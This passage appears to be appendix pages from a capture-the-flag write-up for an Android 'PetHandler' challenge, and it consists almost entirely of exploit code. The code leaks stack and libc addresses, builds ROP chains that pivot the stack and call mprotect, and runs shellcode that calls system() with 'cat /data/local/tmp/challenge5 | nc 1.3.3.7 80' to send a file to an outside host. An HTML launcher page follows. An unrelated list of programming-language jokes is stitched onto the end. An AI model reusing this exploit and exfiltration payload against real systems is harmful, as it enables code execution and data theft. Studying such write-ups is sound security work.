libc = readPtr(stackLeak, 0x108).minus(0xb2321)
binsh = libc.plus(BigNumber(0xC3865))
system = libc.plus(BigNumber(0x7D360))
mprotect = libc.plus(BigNumber(0x7EB30))
stackCookie = readPtr(stackLeak, 0x400)
libart = readPtr(stackLeak, 0x1d8).minus(0x323768)
gadget1 = libart.plus(BigNumber(0x23a2c0)) // mov rcx, r14; call rbx;
gadget2 = libart.plus(BigNumber(0x5d05fd)) // mov rsp, rcx; ret;

// initialize fake stack for pivoting to
fakeStack = ""
// mprotect the user-controlled censorDogs buffer
fakeStack += bignumToBytes(libc.plus(BigNumber(0x1d5fa))) // pop rsi; ret
fakeStack += bignumToBytes(BigNumber(7)) // popped rsi for rdx: prot=PROT_READ|PROT_WRITE|PROT_EXEC
fakeStack += bignumToBytes(libc.plus(BigNumber(0x506f3))) // mov rdx, rsi; ret;
fakeStack += bignumToBytes(libc.plus(BigNumber(0x1d5fa))) // pop rsi; ret
fakeStack += bignumToBytes(BigNumber(4096)) // popped rsi: len=4096
fakeStack += bignumToBytes(libc.plus(BigNumber(0x270d0))) // pop rdi; ret
fakeStack += bignumToBytes(pUserControlled.minus(pUserControlled.modulo(BigNumber(4096)))) // popped rdi, must be aligned to
page
fakeStack += bignumToBytes(mprotect) // mprotect

// jump to shellcode
fakeStack += bignumToBytes(libc.plus(BigNumber(0x270d0))) // pop rdi; ret
fakeStack += bignumToBytes(system) // popped rdi - system for later shellcode
fakeStack += bignumToBytes(libc.plus(BigNumber(0x1cd63))) // pop rax; ret
fakeStack += bignumToBytes(BigNumber("0")) // popped rax = 0
fakeStack += bignumToBytes(libc.plus(BigNumber(0x289b8))) // pop rcx; ret
fakeStack += bignumToBytes(pUserControlled.plus(BigNumber(fakeStack.length + 16))) // popped rcx = pointer to mprotected
shellcode
fakeStack += bignumToBytes(libc.plus(BigNumber(0x313fb))) // add rax, rcx; jmp rax; -- jump to shellcode

/*
add rax, 0x100
mov rsp, rbp
```

```
sub rsp, 0x58
xchg rax, rdi
call rax
loop:
pause
jmp loop
*/
shellcode = "\x48\x05\x00\x01\x00\x00\x48\x89\xEC\x48\x83\xEC\x58\x48\x97\xFF\xD0\xF3\x90\xEB\xFC"
shellcode += '\xF3'.repeat(0x100 - shellcode.length)
fakeStack += shellcode

fakeStack += 'cat /data/local/tmp/challenge5 | nc 1.3.3.7 80\x00'

loadDogBuf(fakeStack)

payload =  ""
payload += 'A'.repeat(0x4e - payload.length) // pad
payload += bignumToBytes(libc.plus(BigNumber(0x1c3b8))) // pop rbx; ret;
payload += 'A'.repeat(0x208 - payload.length) // pad
payload += bignumToBytes(stackCookie) // stack cookie
payload += bignumToBytes(gadget2) // popped rbx -- jumped to after gadget1
payload += bignumToBytes(pUserControlled) // popped r14 -- stack pivot destination
payload += bignumToBytes(BigNumber("0x4141414141414141")) // popped r15 -- unused
payload += bignumToBytes(gadget1) // return address
```


D. Dr. Frankenstein's mprotect the stack

```
stackLeak = jsonToArr(PetHandler.censorMyDogs(0x800,""))
pUserControlled = BigNumber(PetHandler.getMySomething())

libc = readPtr(stackLeak, 0x108).minus(0xb2321)
binsh = libc.plus(BigNumber(0xC3865))
system = libc.plus(BigNumber(0x7D360))
mprotect = libc.plus(BigNumber(0x7EB30))
stackCookie = readPtr(stackLeak, 0x400)
libart = readPtr(stackLeak, 0x1d8).minus(0x323768)
gadget1 = libart.plus(BigNumber(0x23a2c0)) // mov rcx, r14; call rbx;
gadget2 = libart.plus(BigNumber(0x5d05fd)) // mov rsp, rcx; ret;

// part of payload that is jumped past
// these 4 zeroes are there for the mov dword ptr [rcx], 0; to clobber in the ropchain
// VERY IMPORTANT: rsp must point to the start of this buffer for alignment.
payload = '\x00\x00\x00\x00cat /data/local/tmp/challenge5 | nc 1.3.3.7 80\x00'
payload += 'A'.repeat(0x4e - payload.length) // pad
payload += bignumToBytes(libc.plus(BigNumber(0x1c3b8))) // pop rbx; ret; -- this is jumped to by the fakeStack later

// initialize fake stack for pivoting to
fakeStack = ""
// setup rdx for later in the ropchain
fakeStack += bignumToBytes(libc.plus(BigNumber(0x0000000000027c7e))) // mov rax, r14; pop rbx; pop r14; pop r15; ret; -- r14
points here
fakeStack += bignumToBytes(BigNumber("0xffffffffffffffff")) // popped rbx
fakeStack += bignumToBytes(BigNumber("0xffffffffffffffff")) // popped r14
fakeStack += bignumToBytes(BigNumber("0xffffffffffffffff")) // popped r15
fakeStack += bignumToBytes(libc.plus(BigNumber(0x0000000000056841))) // mov rcx, rax; mov dword ptr [rcx], 0; mov rax, rdi; ret;
-- rcx now points to the start of the ropchain
fakeStack += bignumToBytes(libc.plus(BigNumber(0x000000000001d5fa))) // pop rsi; ret;
fakeStack += bignumToBytes(BigNumber("0x3b9aca00").plus(BigNumber(8*19))) // popped rsi - offset for later call qword ptr [rdx]
in ropchain
fakeStack += bignumToBytes(libc.plus(BigNumber(0x00000000000881f6))) // test cl, cl; cmove rax, r8; ret;
fakeStack += bignumToBytes(libc.plus(BigNumber(0x0000000000050724))) // lea rdx, qword ptr [rcx + rsi - 0x3b9aca00]; cmovle rdx,
rdi; add rax, r8; ret;  -- setup rdx for later

// setup rax, rbx and rdi to point to user-controlled stack buffer. rbp is still there from before we pivoted.
fakeStack += bignumToBytes(libc.plus(BigNumber(0x8C897))) // mov rax, rbp; pop rbx; pop r14; pop rbp; ret;
fakeStack += bignumToBytes(BigNumber("0xfffffffffffffd28")) // popped rbx = -0x2d8 -- for later addition
fakeStack += bignumToBytes(BigNumber("0xffffffffffffffff")) // popped r14
fakeStack += bignumToBytes(BigNumber("0xffffffffffffffff")) // popped rbp
fakeStack += bignumToBytes(libc.plus(BigNumber(0x56725))) // add rax, rbx; pop rbx; ret;
fakeStack += bignumToBytes(BigNumber("0xffffffffffffffff")) // popped rbx
fakeStack += bignumToBytes(libc.plus(BigNumber(0xca7bc))) // push rax; cmc; jmp qword ptr [rax + 0x4e] -- this loads rbx
fakeStack += bignumToBytes(libc.plus(BigNumber(0x5649f))) // mov rdi, rbx; mov rax, rdi; pop rbx; ret; -- setup rdi for mprotect
fakeStack += bignumToBytes(BigNumber("0xfffffffffffff000")) // popped rbx for later AND

// mask rdi to match page size, save rax for later in rbx
fakeStack += bignumToBytes(libc.plus(BigNumber(0x00000000000e06f8))) // and rdi, rbx; call qword ptr [rdx];
fakeStack += bignumToBytes(libc.plus(BigNumber(0x1c20c))) // pop r15; pop rbp; ret; -- delete previous gadget's call return
address and gadget address from stack
fakeStack += bignumToBytes(libc.plus(BigNumber(0xca7bc))) // push rax; cmc; jmp qword ptr [rax + 0x4e] --this loads rbx

// mprotect the stack
fakeStack += bignumToBytes(libc.plus(BigNumber(0x1d5fa))) // pop rsi; ret
fakeStack += bignumToBytes(BigNumber(7)) // popped rsi for rdx
fakeStack += bignumToBytes(libc.plus(BigNumber(0x506f3))) // mov rdx, rsi; ret;
fakeStack += bignumToBytes(libc.plus(BigNumber(0x1d5fa))) // pop rsi; ret
fakeStack += bignumToBytes(BigNumber(4096)) // popped rsi
fakeStack += bignumToBytes(mprotect) // mprotect

// restore rax to point to shellcode then jump to stack shellcode
fakeStack += bignumToBytes(libc.plus(BigNumber(0x1c3b5))) // mov rax, rbx; pop rbx; ret; -- restore rax from rbx
fakeStack += bignumToBytes(BigNumber("0xffffffffffffffff")) // popped rbx
fakeStack += bignumToBytes(libc.plus(BigNumber(0x270d0))) // pop rdi; ret
fakeStack += bignumToBytes(system) // popped rdi = system for shellcode
fakeStack += bignumToBytes(libc.plus(BigNumber(0x289b8))) // pop rcx; ret
fakeStack += bignumToBytes(BigNumber(payload.length)) // popped rcx = payload length
fakeStack += bignumToBytes(libc.plus(BigNumber(0x313fb))) // add rax, rcx; jmp rax;

// load fakeStack into censorDogs bss buffer
loadDogBuf(fakeStack)

// shellcode for once mprotect has been called from fakeStack
/*
sub rax, rcx
mov rsp, rax
mov rbp, rsp
add rax, 4
xchg rdi, rax
call rax
loop:
pause
jmp loop
*/
payload += "\x48\x29\xC8\x48\x89\xC4\x48\x89\xE5\x48\x83\xC0\x04\x48\x97\xFF\xD0\xF3\x90\xEB\xFC"

// rest of payload, responsible for the stack overflow
payload += '\xFC'.repeat(0x208 - payload.length) // pad
payload += bignumToBytes(stackCookie) // stack cookie
payload += bignumToBytes(gadget2) // popped rbx -- jumped to after gadget1
payload += bignumToBytes(pUserControlled) // popped r14 -- stack pivot destination
payload += bignumToBytes(BigNumber("0x4141414141414141")) // r15 -- unused
payload += bignumToBytes(gadget1) // return address
```

E. *The flowerpot*

```
<html>
<head>
<script src='bignum.js.min'></script>
<script src='sploit.js'></script>
<style>
body {
    font-family: monospace;
}
div {
    word-wrap:break-word;
    display:inline-block;
    width:100%;
}
</style>
```

```
</head>
<body onload="initialize();">
    <button onclick="runSploit();">hack the Gibson</button>
    <div id="debug11"></div>
    <div id="debug10"></div>
    <div id="debug9"></div>
    <div id="debug12"></div>
    <div id="debug13"></div>
    <div id="debug8"></div>
    <div id="debug7"></div>
    <div id="debug6"></div>
    <div id="debug5"></div>
    <div id="debug3"></div>
    <div id="debug4"></div>
    <div id="result"></div>
    <div id="debug"></div>
    <div id="debug2"></div>
</body>
</html>
```


PYTHON
THIS IS PLAGIARISM. YOU CAN'T JUST "IMPORT ESSAY."
JAVA
I'M TWO PAGES IN AND I STILL HAVE NO IDEA WHAT YOU'RE SAYING.
C++
I ASKED FOR ONE COPY, NOT FOUR HUNDRED.
UNIX SHELL
I DON'T HAVE PERMISSION TO READ THIS.
ASSEMBLY
DID YOU REALLY HAVE TO REDEFINE EVERY WORD IN THE ENGLISH LANGUAGE?
C
THIS IS GREAT, BUT YOU FORGOT TO ADD A NULL TERMINATOR. NOW I'M JUST READING GARBAGE.
LATEX
YOUR PAPER MAKES NO GODDAMN SENSE, BUT IT'S THE MOST BEAUTIFUL THING I HAVE EVER LAID EYES ON.
HTML
THIS IS A FLOWER POT.
2010-2011 SOMETHINGOFTHATILK.COM